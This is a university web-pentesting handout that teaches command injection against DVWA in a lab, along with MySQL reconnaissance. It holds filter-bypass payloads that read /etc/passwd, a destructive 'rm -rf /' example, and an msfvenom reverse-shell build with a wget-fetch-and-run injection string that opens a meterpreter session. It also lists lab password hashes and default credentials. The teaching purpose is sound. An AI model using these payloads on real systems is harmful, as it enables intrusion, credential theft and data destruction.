HO#2.10 Web App Penetration Testing - II

Dear students, this is Part-II of Web App Pen testing. In the previous part we discussed the architecture of Web application and the OWASP Top 10 vulnerabilities (https://owasp.org/www-project-top-ten/). We also made our hands dirty by configuring `Burp Suite` and have used `burp` as well as `hydra` to launch Brute Force attacks on DVWA as well as different personal web sites. In this part, let us start with a discussion of Injection Attacks which is at level A3 in the OWASP Top 10 vulnerabilities list of 2021.

2010	2013	2017	2021
A-1 Injection	A1-Injection	A1-Injection	A1-Broken Access Control
A2- Cross-Site Scripting	A2- Broken Authentication	A2- Broken Authentication	A2- Cryptographic Failure
A3- Broken Authentication	A3- Cross-Site Scripting	A3- Sensitive Data Exposure	A3- Injection
A4- Insecure Direct Object References	A4- Insecure Direct Object References	A4- XML External Entities	A4- Insecure Design
A5- Cross-Site Request Forgery	A5- Security Misconfiguration	A5- Broken Access Control	A5- Security Misconfiguration
A6-Security Misconfiguration	A6- Sensitive Data Exposure	A6- Security Misconfiguration	A6- Vulnerable and outdated components
A7- Cryptographic Failures	A7- Missing Function Level Access Control	A7- Cross-Site Scripting	A7- Identification and Authentication failures
A8- Failure to restrict URL access	A8- Cross-Site Request Forgery	A8- Insecure Deserialization	A8- Software and Data Integrity Failures
A9- Insufficient Transport Layer Protection	A9- Using Components with known vulnerabilities	A9- Using. Components with known vulnerabilities	A9- Security Logging and Monitoring Failures
A10- Unvalidated redirects and Forwards	A10- Unvalidated Redirects and Forwards	A10- Insufficient Logging and Monitoring	A10- Server-Side Request Forgery


A3: Injection Attacks


An injection attack occurs when an attacker supplies malicious input into a program, causing it to execute unintended commands or access unauthorized data. This happens when untrusted input is processed by an interpreter, such as a web browser, operating system, or database without proper validation or sanitization. Some famous types of injection attacks are:

- **Command Injection:** The attacker executes arbitrary OS commands on the server OS via a vulnerable application. It can lead to OS-level control, allowing attackers to execute arbitrary commands, access system files, or compromise the server. For example, injecting the command **`rm -rf /`** into a form that allows input to be passed to the system shell.
- **Code Injection:** Malicious code is injected into an application, which the application then executes as part of its normal flow.
- **SQL Injection:** An attacker manipulates SQL queries by injecting malicious SQL code via input fields to access or modify the database. It allows unauthorized access to database contents, data modification/deletion, or may be a complete access to db server.
- **HTML Injection:** HTML Code is injected into web pages, often used for defacement or phishing.
- **Cross-Site Scripting (XSS):** Malicious scripts (usually JavaScript) are injected into web pages, which get executed in the browser of other users who view the page (Stored, Reflected, DOM based). It can lead to session hijacking, data theft, or redirection to malicious websites.
- **File Inclusion:** Local File Inclusion (LFI) and Remote File Inclusion (RFI) attacks, which allow an attacker to include files from the local server or remote servers, potentially leading to arbitrary code execution. RFI is a more dangerous variation, where the attacker provides a URL to a file located on a remote server. If the application fails to validate the input properly, the attacker can include and execute malicious scripts leading to remote code execution (RCE).

Exploiting Command Injection Vulnerability


My dear students, let's say that a web application needs to run commands on the CLI of the server's shell in order to check status of NW hosts, convert file formats, etc. If the application directly passes user's input to the system's CLI without proper validation, the result is Command Injection vulnerability. Command injection vulnerability enables a malicious user to execute arbitrary commands on the host OS via a vulnerable application. This happens when user passes unsafe data (forms, cookies, HTTP headers etc.) and due to improper sanitization, it is directly passed to a system shell or command interpreter. If the input is not properly validated, these commands are executed with the privileges of the application. OS command injection vulnerabilities are usually very serious and may compromise the server hosting the application. It may also be possible to use the server as a platform for attacks against other systems.





Let's head to our DVWA and select the Command Injection from the left tab, and give a valid input. A user enters an IP address `68.65.120.238` (https://arifbutt.me) and click the submit button. The IP address which is a valid data, is sent to the web server and it will execute the following command on the host OS:

```
ping -c 4 68.65.120.238
```



- **Impacts:**
  - *Attacks Confidentiality, Integrity and Availability*: Attackers can read, modify, or delete application's data.
  - *Unauthorized System Access*: Attackers can gain control over the server, execute commands, and access sensitive data.
  - *Service Disruption*: Attackers can cause denial of service or disrupt the application's functionality.


- **Types of Command Injection:**
  - *Active Command Injection:* In this category, the attacker executes commands on the host OS via a vulnerable application and *server returns the output of the command to the user*, which can be made visible through several HTML elements.
  - *Blind Command Injection:* In this category, the attacker executes commands on the host OS via a vulnerable application but the *server DOES NOT return the output of the command to the user*.

- **Finding Command Injection Vulnerability:**
  - *White Box Testing:* In White Box penetration testing, the pen-tester will be given the complete access to the system, including access to the source code of the web application. So, it is a bit easy to find if the application suffers with this vulnerability.
  - *Black Box Testing:* In Black Box penetration testing, the security expert is given little or no information about the system. The tester is given only the URL of the application and the scope of testing. In case of black box testing of command injection, try using different shell meta-characters like **`;`, `&`, `&&`, `|`, `||`, `\n`,** `` ` `` with your input and check the output.

- **Remediation of Command Injection Vulnerability:**
  - *The user data should be strictly validated/sanitized.* Ideally, a whitelist of specific accepted values should be used. Input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected.
  - *Use APIs that avoid passing untrusted data directly to system commands.* For example, the Java API `Runtime.getRuntime().exec("ping localhost")` allows Java program to run shell commands, and its `exec()` method do not support shell metacharacters. Therefore, it's usage can mitigate the impact of an attack even in the event that an attacker circumvents the input validation defences. In PHP the `system()`, `exec()`, and `shell_exec()` functions are used to execute external programs, but are vulnerable to command injection. So before passing using input to these function, sanitize the input string using the `escapeshellcmd()` function, e.g., `exec(escapeshellcmd("ping localhost"))`, that will remove shell metacharacters in the user input (if any).

DVWA Security Level: Low


- In the left pane, click the DVWA Security button, and select the security level to **Low** and click Submit. Let us do white box testing and view the code first. To do this, on the Command Injection web page, click the View Source button in the right bottom and try to understand the vulnerability. In the screenshot you can see the source of `low.php` file:



  - The code retrieves user input from the `$_REQUEST['ip']` variable. The `$_REQUEST` is a super global array, which collects data sent to script via HTTP GET or POST methods or may be using cookies.
  - The `php_uname()` function returns information about the OS on which PHP is running, and `stristr()` is used to perform case-insensitive search for a substring. So together these functions decide about the OS.
  - The two strings are then concatenated using the period(.) operator and passed to `shell_exec()` function, which executes the constructed command string in the server's shell, and return the output string in variable `cmd`.
  - Finally, the resulting output string is sent back to client browser. The HTML `<pre>` tag is used in order to display the contents exactly as such including the spaces and line breaks (unlike normal HTML where multiple spaces or line breaks are collapsed.

- Now, we know that on a shell we can execute multiple commands by separating the two commands by a semi colon or &&. Let us try:

```
68.65.120.238 ; cat /etc/passwd
68.65.120.238 && cat /etc/passwd
```



- Since there is no server-side validation of the user input, so there is nothing stopping an attacker from entering system commands and having them run on the underlying OS where the web server is running. In above example, the attacker has run the `cat` command to view the contents of `/etc/passwd` world readable file. This allows the attacker to exfiltrate information from the machine running the web application. This is very dangerous, as you can always give a command that may create a reverse shell and give you a remote access of the target machine. ☺

DVWA Security Level: Medium

- Select the security level to **Medium**, and try the above two techniques of separating two commands, i.e., `;` and `&&` symbols. These will not work and to understand this, let us view the source of `medium.php` file.

Command Injection Source

vulnerabilities/exec/source/medium.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

In the code above, we see that a blacklist has been set to exclude `&&` and `;` symbols by using the `str_replace()` function. The `str_replace()` function replace all occurrences of first argument with second argument in a string specified as third argument. Let us try to use the pipe (|) symbol and the short circuiting logical OR operator (||), which will succeed ☺

```
68.65.120.238 |  cat /etc/passwd
68.65.120.238 ||  cat /etc/passwd
```

DVWA Security Level: High

- If you are working on a newer version of DVWA, you may get a security level of high as well as Impossible. In that case the `high.php` file code is shown below, where the above techniques will not work. Let us review the source of `high.php` file.

Command Injection Source

vulnerabilities/exec/source/high.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

In the code above, we see that a blacklist has been extended to add all possible symbols that a hacker can use. This is slightly trickier, however, if you closely see the source above, you can note that there is a space after the pipe (|) character. To use this typo in our benefit, we can put the second command without a leading space after the pipe (|) symbol, and that will work ☺

```
68.65.120.238 |cat /etc/passwd
```

DVWA Security Level: Impossible

- If you are working on a newer version of DVWA, you may get a security level of high as well as Impossible. In that case the `impossible.php` file code is shown below, where the none of the above techniques will work. I have not been able to crack a way to perform command injection at this level. Please review the source of `impossible.php` file, give it a try, and successful students will get a chocolate from my side ☺


Command Injection Source

vulnerabilities/exec/source/impossible.php


```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user name theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

To Do:

- With the DVWA security level set to low/medium/high, try setting up a listener on the remote server and then try connecting it from Kali (bind shell).



- With the DVWA security level set to low/medium/high, run a listener on the Kali machine, and then try setting up a reverse shell on the remote server, which will connect back to the attacker machine.



Note: If you face issues in running bind/reverse shell, try using another port and use `nmap` to check the state and the service running on that port beforehand.

Can we get a **`meterpreter`** session instead of a bind or reverse shell?


Getting Meterpreter Shell with Command Injection

Let us use Metasploit Framework and exploit this OS command injection vulnerability on DVWA and get a Meterpreter session on the target machine. To get a Meterpreter shell using command injection in a web application, you typically follow these general steps:

1. Setting Up a Multi-Handler Listener

A multi/handler in MSF listens on a specific port and waits for an incoming connection from a payload (e.g., reverse shell, meterpreter session, etc.), which is the actual code or exploit that needs to be executed on the target machine. The payload is set up to connect back to the listener once executed on the target.

```
msf6> search command injection
msf6> use exploit/multi/handler
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set LHOST <IP of Kali>
msf6 exploit(multi/handler)> set LPORT 54154
msf6 exploit(multi/handler)> set payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> run
```



2. Prepare a Payload

Create a reverse shell meterpreter payload that will connect back to your attacker machine. Let's first generate the payload using `msfvenom` and save the file inside the `/var/www/html/` directory of Kali, that is running Apache web server.


```
$ sudo msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=<IP of Kali>
LPORT=54154 --platform linux -a x86 -f elf -o /var/www/html/shell.elf
```

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo msfvenom -p linux/x86/meterpreter_reverse_tcp lhost=192.168.8.108 lport=54154 --platform linux -a x86
-f elf -o /var/www/html/shell.elf
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 1137332 bytes
Final size of elf file: 1137332 bytes
Saved as: /var/www/html/shell.elf

┌──(kali㉿kali)-[/var/www/html]
└─$ file shell.elf
shell.elf: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), static-pie linked, with debug_info, no
t stripped
```

3. Inject Payload using Command Injection Vulnerability

Go to the Command Injection module in DVWA and in the input field, inject the following string of commands. It will first download the payload (`shell.elf`) inside the `/tmp/` directory of victim machine from Kali Linux, set it's execute permissions, and then execute it. Once executed the payload will connect back from victim machine (M2) to the listener process (`multi/handler`) running on Kali at port 54154 and gives the attacker a `meterpreter` session ☺

```
127.0.0.1;wget http://<IP of Kali>/shell.elf -O /tmp/shell.elf;chmod +x /tmp/shell.elf;/tmp/shell.elf
```



4. Execute the Payload

When the above command gets executed on M2 machine, the payload, i.e., `shell.elf` file gets executed. It should connect back to your Metasploit listener on Kali Linux machine, providing you with a Meterpreter shell, as shown below:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.8.108:54154

[*] Sending stage (1017704 bytes) to 192.168.8.112
[*] Meterpreter session 3 opened (192.168.8.108:54154 → 192.168.8.112:49620) at 2024-11-25 13:31:30 +0500

meterpreter >
meterpreter > getuid
Server username: www-data
meterpreter >
```

5. Post Exploitation Tasks

Once you have got a `meterpreter` shell on the target machine, you can perform privilege escalation and all the post-exploitation tasks that we have practiced in our HO#2.7 and HO#2.8. Please do that at your own time. ☺

SQL Injection Vulnerability

A Quick Recap of SQL:

MySQL (owned by Oracle) and MariaDB (community driven fork of MySQL) are open-source relational database management system (RDBMS) that stores and manages data using SQL (Structured Query Language). They both support multi-user access to databases and are commonly used for web applications and data storage. They just differ in terms of licensing, features, and performance. In Handout#1.4, we have discussed in detail about installation of MySQL on Ubuntu Server machine and practiced different DDL, DML and DCL statements.

Over here we will be using the web app DVWA that is already installed on Metasploitable2 machine. Moreover, MySQL server is also up and running on Metasploitable2 machine, containing the database `dvwa`. If you are logging in on MySQL server running on Metasploitable 2 for the first time, you need to locally login and set the password of root first.

```
$ mysql -u root
mysql> set password for 'root'@'%' = password('xxxxxx');
Query OK, 0 rows affected (0.003 sec)
mysql> flush privileges;
Query OK, 0 rows affected (0.001 sec)
```

Now from Kali Linux you can login to MySQL server that is running on Metasploitable 2 machine.

```
$ mysql -h m2 -u root -p --skip-ssl
Enter password:xxxxxx
MySQL[(none)]>
MySQL[(none)]> SHOW DATABASES;
```

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.003 sec)

MySQL [(none)]>
```

The above SQL statement will display the database names that are there on our M2 machine inside MySQL server. The `information_schema` and `mysql` are built-in databases, while `dvwa`, `metasploit`, `owasp10`, `tikiwiki`, and `tikiwiki195` are integral parts of Metasploitable 2, providing a controlled, vulnerable environment for penetration testers to practice their skills and learn how to secure systems against various types of attacks.

- **`information_schema`:** This is a virtual database that holds metadata about the server and its databases. It is accessible to all users and is often used to query server metadata. Some important tables in this database are:
  - **`schemata`** (whose field `schema_name` contains all the db names),
  - **`tables`** (`table_schema`, `table_name`,…) contains one row per table of all dbs.
  - **`columns`** (`table_schema`, `table_name`, `column_name`, `column_type`,…) contains one row per column per table of all dbs.
- **`mysql`:** This is a system database that stores information about database users and their privilege information about different database objects. It is critical for the operation of the MySQL server, as it controls user accounts, permissions, and other configurations. One of the tables in this database is `user` that contains user accounts and their global privileges.
- **`performance_schema`:** This database exists in newer versions of MySQL, that provides performance monitoring and diagnostic data.
- **`sys`:** The `sys` database is also there in newer versions of MySQL, that actually simplifies access to performance and diagnostic data from `performance_schema` database.

Understand Contents of information_schema.schemata table:

```
MySQL[(none)]> use information_schema;
MySQL[(information_schema)]> show tables;
MySQL[(information_schema)]> describe schemata;
MySQL[(information_schema)]> SELECT * from schemata;
```

```
MySQL [information_schema]> select * from schemata;
+--------------+--------------------+----------------------------+------------------------+----------+
| CATALOG_NAME | SCHEMA_NAME        | DEFAULT_CHARACTER_SET_NAME | DEFAULT_COLLATION_NAME | SQL_PATH |
+--------------+--------------------+----------------------------+------------------------+----------+
| NULL         | information_schema | utf8                       | utf8_general_ci        | NULL     |
| NULL         | dvwa               | latin1                     | latin1_swedish_ci      | NULL     |
| NULL         | metasploit         | latin1                     | latin1_swedish_ci      | NULL     |
| NULL         | mysql              | latin1                     | latin1_swedish_ci      | NULL     |
| NULL         | owasp10            | latin1                     | latin1_swedish_ci      | NULL     |
| NULL         | tikiwiki           | latin1                     | latin1_swedish_ci      | NULL     |
| NULL         | tikiwiki195        | latin1                     | latin1_swedish_ci      | NULL     |
+--------------+--------------------+----------------------------+------------------------+----------+
7 rows in set (0.003 sec)
```

Understand Contents of information_schema.tables table:

```
MySQL[(information_schema)]> describe tables;
MySQL[(information_schema)]> SELECT table_schema, table_name from tables;
MySQL[(information_schema)]> SELECT table_schema, table_name from tables
                             where table_schema='dvwa';
```

```
MySQL [information_schema]> select table_schema, table_name  from tables where table_schema='dvwa';
+--------------+------------+
| table_schema | table_name |
+--------------+------------+
| dvwa         | guestbook  |
| dvwa         | users      |
+--------------+------------+
2 rows in set (0.007 sec)
```

Understand Contents of information_schema.columns table:

```
MySQL[(information_schema)]> describe columns;
MySQL[(information_schema)]> SELECT table_schema, table_name, column_name,
                             column_type from columns;
MySQL[(information_schema)]> SELECT table_schema, table_name, column_name,
                            column_type from columns  where table_schema='dvwa';
```

```
MySQL [information_schema]> select table_schema, table_name, column_name, column_type  from columns where table_schema='dvwa';
+--------------+------------+-------------+----------------------+
| table_schema | table_name | column_name | column_type          |
+--------------+------------+-------------+----------------------+
| dvwa         | guestbook  | comment_id  | smallint(5) unsigned |
| dvwa         | guestbook  | comment     | varchar(300)         |
| dvwa         | guestbook  | name        | varchar(100)         |
| dvwa         | users      | user_id     | int(6)               |
| dvwa         | users      | first_name  | varchar(15)          |
| dvwa         | users      | last_name   | varchar(15)          |
| dvwa         | users      | user        | varchar(15)          |
| dvwa         | users      | password    | varchar(32)          |
| dvwa         | users      | avatar      | varchar(70)          |
+--------------+------------+-------------+----------------------+
9 rows in set (0.007 sec)
```

Understand Contents of `mysql.user table`:

Do explore `mysql` database as well, where this query will display the `mysql` users:

```
MySQL[(none)]> use mysql;
MySQL[(mysql)]> show tables;
MySQL[(mysql)]> describe user;
MySQL[(mysql)]> SELECT host, user, password from mysql.user;
```

```
MySQL [mysql]> select host, user, password from user;
+------+------------------+-------------------------------------------+
| host | user             | password                                  |
+------+------------------+-------------------------------------------+
|      | debian-sys-maint |                                           |
| %    | root             | *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9 |
| %    | guest            |                                           |
+------+------------------+-------------------------------------------+
3 rows in set (0.003 sec)
```

Understand Contents of `dvwa database`:

```
MySQL[(information_schema)]>  USE dvwa;
MySQL[(dvwa)]> SHOW tables;
MySQL[(dvwa)]> DESCRIBE users;
```

```
MySQL [dvwa]> describe users;
+------------+-------------+------+-----+---------+-------+
| Field      | Type        | Null | Key | Default | Extra |
+------------+-------------+------+-----+---------+-------+
| user_id    | int(6)      | NO   | PRI | 0       |       |
| first_name | varchar(15) | YES  |     | NULL    |       |
| last_name  | varchar(15) | YES  |     | NULL    |       |
| user       | varchar(15) | YES  |     | NULL    |       |
| password   | varchar(32) | YES  |     | NULL    |       |
| avatar     | varchar(70) | YES  |     | NULL    |       |
+------------+-------------+------+-----+---------+-------+
```

```
MySQL[(dvwa)]> SELECT user, password from dvwa.users;
```

```
MySQL [dvwa]> select user, password from users;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
```

password
abc123
charley
letmein
password

Finally, let me touch upon the SQL `UNION` operator that allows to execute one or more additional SELECT queries and append the results to the original query. For a UNION query to work, two key requirements must be met:


- The individual queries must return the same number of columns.
- The data types in each column must be compatible between the individual queries.

```
+------------+----------------------------------+
| first_name | last_name                        |
+------------+----------------------------------+
| admin      | admin                            |
| admin      | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb    | e99a18c428cb38d5f260853678922e03 |
| 1337       | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo      | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy     | 5f4dcc3b5aa765d61d8327deb882cf99 |
+------------+----------------------------------+
6 rows in set (0.001 sec)
```

```
MySQL[(dvwa)]>  SELECT first_name, last_name FROM users WHERE user_id = 1
                UNION
                SELECT user, password from users;
```

To Do: Use phpMyAdmin to view all the MySQL databases in M2 through a web interface. To do this, from Kali visit `http://<M2>/phpMyAdmin/` and provide username as `root` and password is either blank or `123456`

How a Web Application Interacts with a Database:



The Figure describes an example login app that presents the user with a form having two fields to enter his/her username and password. Once the user enters the two strings, and click the Login button, the form parameters are either sent via URL or via body of the HTTP request depending if the developer has used the GET or the POST method respectively. The above PHP code runs on the web server, receives the two parameters. It generates an SQL query and send it to the database server. For simplicity here I have not written the code using which the input parameters can be hashed before sending to the database server. The credentials are matched with the one already stored in the appropriate table of the appropriate database by the database server. If a match exists, the `result` variable will contain a value of one else zero. Rest of the code is not shown here, where the web server will send an appropriate message to the client browser via HTTP response object.

What is SQL Injection Vulnerability?

